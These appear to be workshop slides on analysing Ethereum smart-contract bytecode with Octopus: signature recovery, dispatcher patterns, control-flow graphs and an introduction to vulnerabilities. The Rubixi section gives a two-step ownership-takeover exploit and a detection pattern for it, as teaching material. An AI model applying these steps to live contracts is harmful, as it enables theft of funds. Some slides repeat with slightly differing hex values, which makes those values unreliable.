
41:	DUP1
42:	PUSH4
47:	EQ
48:	PUSH2
4b:	JUMPI






Functions identification - Depth First Search

Dispatcher function & 7 callable functions





Functions name recovery





Functions signatures – 4byte identifiers

- Function signatures/identifiers: First 4 bytes of the sha3 (keccak256) of the function prototype text

```
In [51]: explorer.web3_sha3('0x' + 'attack(address,uint8)').encode("utf-8").hex()
Out[51]: '0x6ebb6d8020dbdaad3245b82b9ed99905876002f2e6cc8216cd475a481e0b7414'
```

- In the previous example:
 - kill() == 0x41c0e1b5eba5f1ef69db2e30c1ec7d6e0a5f3d39332543a8a99d1165e460a49e
 - greet() = 0xfcfae3217c5b262aa4fd3346d6d110ec3c0361903298087be8626cb438090d274



Functions signatures – 4byte identifiers

- Function signatures/identifiers: First 4 bytes of the sha3 (keccak256) of the function prototype text

```
In [51]: explorer.web3_sha3('0x' + 'attack(address,uint8)').encode("utf-8").hex()
Out[51]: '0x6ebb6d8020dbdaad3245b82b9ed99905876002f2e6cc8216cd475a481e0b7414'
```

- ## Q In the previous example:

- ▶ `kill()` == **0x41c0e1b5eba5f1ef69db2e30c1ec7d6e0a5f3d39332543a8a99d1165e460a49e** -
 - ▶ `greet()` = **0xcfdae3217c5b262aa4fd3346d6d110ec3c0361903298087be8626cb438090d274**

- ## Q When you interact with a contract:

- ▶ You send the function signature (**MethodID**) followed by the arguments
 - ▶ **Signature**, **Argument #1**, **Argument #2** (256-bits words)

Input Data:	<pre>Function: kill() ***</pre>
	<pre>MethodID: 0x41c0e1b5</pre> <input type="button" value="Convert To Ascii"/>



Function signature reverse lookup database

Search Signatures		Search
ID	text signature	bytes signature
31808	distributeTokens(address[],uint256[])	0x4bd09c2a
31807	distributeTokens(address[],uint256)	0x256fa241
31806	finishMinting(address)	0x76192200
31805	salvageTokens(address,uint256)	0xaf303a11
31804	finishSalvage(address)	0xe63b029d
31803	setSalvageable(address,bool)	0xc9206ddf
31802	freezeAccounts(address[],bool)	0xc341b9f6
31801	lockAccounts(address[],uint256)	0xe5ac7291
31800	isUnlockedBoth(address)	0x5789baa5
31799	isUnlocked(address)	0x2bbf532a


<https://www.4byte.directory/signatures/>



Functions name & arguments type recovery

Search Signatures 0x70a08231 **Search**

ID	Text Signature	Bytes Signature
2009	greet()	0xfcfae3217
1907	kill()	0x41c0e1b5






Functions name & arguments type recovery

Search Signatures 0x70a08231 Search

ID	Text Signature	Bytes Signature
2009	greet()	0xfcfae3217
1907	kill()	0x41c0e1b5



- Allow you to recover:
 - Function names
 - Arguments types

ID	text signature	bytes signature
31808	distributeTokens(address[],uint256[])	0x4bd09c2a
31807	distributeTokens(address[],uint256)	0x256fa241



Exercise - Bytecode

octopus/examples/ETH/evm_bytecode/greeter.bytecode



Exercise - loader + runtime code



Exercise – Instructions

octopus/examples/ETH/evm_bytecode/greeter.bytecode

- ◊ How many instructions in this contract?



Exercise – Instructions

- How many instructions in this contract?
► 342

Decoded Bytecode :

<https://etherscan.io/opcode-tool>



Exercise – CFG

octopus/examples/ETH/evm_bytecode/greeter.bytecode


- ◊ Generate the CFG and the simplify CFG



Exercise – CFG

- ## Generate the CFG and the simplify CFG

```
In [11]: from octopus.platforms.ETH.cfg import EthereumCFG
...: cfg = EthereumCFG(bytecode_hex)
...: cfg.visualize()
...:
WARNING:octopus.platforms.ETH.emulator:[X] Loop detected, skipping JUMPI 0x206
WARNING:octopus.platforms.ETH.emulator:[X] push_instr.ssa %C1 = #0x206
```



```
python3 octopus_eth_evm.py -g -f examples/ETH/evm bytecode/greeter.bytecode
```




Exercise – simplify CFG

- Generate the CFG and the simplify CFG

```
In [11]: from octopus.platforms.ETH.cfg import EthereumCFG  
...: cfg = EthereumCFG(bytecode_hex)  
...: cfg.visualize()  
...:  
WARNING:octopus.platforms.ETH.emulator:[X] Loop detected, skipping JUMPI 0x206  
WARNING:octopus.platforms.ETH.emulator:[X] push_instr.ssa %C1 = #0x206
```

```
In [12]: cfg.visualize(simplify=True)
```

```
python3 octopus_eth_evm.py -g -f  
examples/ETH/evm_bytecode/greeter.bytecode --simplify
```





Exercise – Functions

- ◊ How many functions in this contract?






Exercise – Dispatcher function

- Q How many functions in this contract?
 - ▶ 41c0e1b5
 - ▶ Cfae3217
 - ▶ (+ dispatcher function)

- Pattern:
 - DUP1 = 0x80
 - PUSH4 = 0x63
 - EQ = 0x14
 - PUSH2 = 0x61
 - JUMPI = 0x57
 - 8063XXXXXXXXX1461XXXX57





Exercise – Functions

- Q How many functions in this contract?

```
In [19]: len(cfg.functions)
Out[19]: 3

In [20]: import re
....: regex = r'8063.{8}1461.{4}57'
....: re.findall(regex , bytecode_hex)
....:
....:
Out[20]: ['806341c0e1b51461005157', '8063cfae32171461006657']
```



Exercise – Functions signatures

- Can you find the names of those function??



Exercise – Functions signatures

- Can you find the names of those function??

- Using octopus
 - Using 4byte website
 - https://www.4byte.directory/signatures/?bytes4_signature=41c0e1b5

```
In [11]: [x.preferred_name for x in cfg.functions]
Out[11]: ['Dispatcher', 'kill()', 'greet()']
```

Search Signatures Search

ID	Text Signature	Bytes Signature
1907	kill()	0x41c0e1b5

- https://www.4byte.directory/signatures/?bytes4_signature=cfae3217

Search Signatures Search

ID	Text Signature	Bytes Signature
2009	greet()	0xcfae3217




Exercise was THE GREETER

- Building a smart contract using the command line

- Keywords: solc, remix, geth, web3js
- <https://www.ethereum.org/greeter>
- [tutorial](#)

- Wiki: <https://github.com/ethereum/go-ethereum/wiki/Contract-Tutorial#your-first-citizen-the-greeter>



THE GREETER

Your Digital Pal Who's Fun to Be With

```
contract mortal {  
    /* Define variable owner of the type address */  
    address owner;  
  
    /* This function is executed at initialization and sets the owner of the contract */  
    function mortal() { owner = msg.sender; }  
  
    /* Function to recover the funds on the contract */  
    function kill() { if (msg.sender == owner) selfdestruct(owner); }  
}  
  
contract greeter is mortal {  
    /* Define variable greeting of the type string */  
    string greeting;  
  
    /* This runs when the contract is executed */  
    function greeter(string _greeting) public {  
        greeting = _greeting;  
    }  
  
    /* Main function */  
    function greet() constant returns (string) {  
        return greeting;  
    }  
}
```



Get a quick vision of the smart contract

```
In [18]: [print(x.show()) for x in cfg.functions]
0: Dispatcher
prefered_name: Dispatcher
start_offset = 0
start_instr = PUSH1
length basicblocks: 4
length instructions: 29

51: func_41c0e1b5
prefered_name: kill()
start_offset = 51
start_instr = JUMPDEST
length basicblocks: 8
length instructions: 55


66: func_cfae3217
prefered_name: greet()
start_offset = 66
start_instr = JUMPDEST
length basicblocks: 27
length instructions: 528
```





04

Analysis and vulnerability research






Ethereum Smart Contracts vulnerabilities

- You can find different type of vulnerabilities:
 - ▶ Bad access control
 - ▶ Integer Overflow/Underflow
 - ▶ Bad Pseudo Random Number Generation
 - ▶ Unchecked Return Values
 - ▶ Reentrancy (i.e. recursive call)
 - ▶
- Decentralized Application Security Project (or DASP) Top 10
 - ▶ <https://www.dasp.co/index.html>
- We will take a look at some vulnerabilities (with the solidity source code) and see how to detect them using the EVM bytecode

- 1. Reentrancy
- 2. Access Control
- 3. Arithmetic
- 4. Unchecked Low Level Calls
- 5. Denial of Services
- 6. Bad Randomness
- 7. Front Running
- 8. Time Manipulation
- 9. Short Addresses
- 10. Unknown Unknowns




Bad Access control



Rubixi

- Contract which implements a [Ponzi scheme](#)
 - ▶ [Etherscan address](#)
- Copy-paste of the DynamicPyramid contract
 - ▶ But creator **forgot to rename the function constructor name** DynamicPyramid() into Rubixi()
 - ▶ So the compiler create the DynamicPyramid() that **is public by default**
 - ▶ This function **set the contract ownership to the sender** (normal behavior for a constructor)
- Simple exploit:
 - ▶ Call DynamicPyramid() – to became the owner
 - ▶ Call collectAllFees() – to get the money



```
1  contract Rubixi {  
2      address private owner;  
3      function DynamicPyramid() { owner = msg.sender; }  
4      function collectAllFees() { owner.send(collectedFees); }  
5      ...
```



Exercise – Rubixi

- ◊ Rubixi bytecode
 - ▶ octopus/examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B7503a3b92DE20be.bytecode
 - ▶ Etherscan [Contract Creation Code](#)
- ◊ `python3 octopus_eth_evm.py -g -f examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B7503a3b92DE20be.bytecode`
- ◊ Try to find DynamicPyramid() and collectAllFees() functions

```
{ owner = msg.sender; }
```

- ◊ Can you identify a detection pattern for :



Rubixi – solution

- Rubixi bytecode
 - ▶ [octopus/examples/ETH/evm_bytecode/Rubixi_e82719202e5965Cf5D9B6673B750](#)
 - ▶ Etherscan [Contract Creation Code](#)
- Try to find DynamicPyramid() and collectAllFees() functions
 - ▶ **DynamicPyramid() signature = 67f809e9**
 - ▶ **collectAllFees() signature = 686f2c90**
- Can you identify a detection pattern for :

{ owner = msg.sender; }

 - ▶ 0x1bb: @owner == SLOAD(0x5)
 - ▶ 0x1bf: (~(pow(2, 160) - 1) & @owner) == 0
 - ▶ 0x1ca: @caller == 0 | @caller
 - ▶ 0x1cc: SSTORE(0x5, @caller)
→ public DynamicPyramid() replace @owner by @caller

```
1b7: JUMPDEST
1b8: PUSH2 0x3d6
1bb: PUSH1 0x5
1bd: DUP1
1be: SLOAD
1bf: PUSH1 0x1
1c1: PUSH1 0xa0
1c3: PUSH1 0x2
1c5: EXP
1c6: SUB
1c7: NOT
1c8: AND
1c9: CALLER
1ca: OR
1cb: SWAP1
1cc: SSTORE
1cd: JUMP
```



Bad PRNG





PRNG using block variables/hashes

Solidity code	Description	EVM opcode
block.coinbase	Get the block's beneficiary address	COINBASE (0x41)
block.timestamp	Get the block's timestamp	TIMESTAMP (0x42)
block.number	Get the block's number	NUMBER (0x43)
block.difficulty	Get the block's difficulty	DIFFICULTY (0x44)
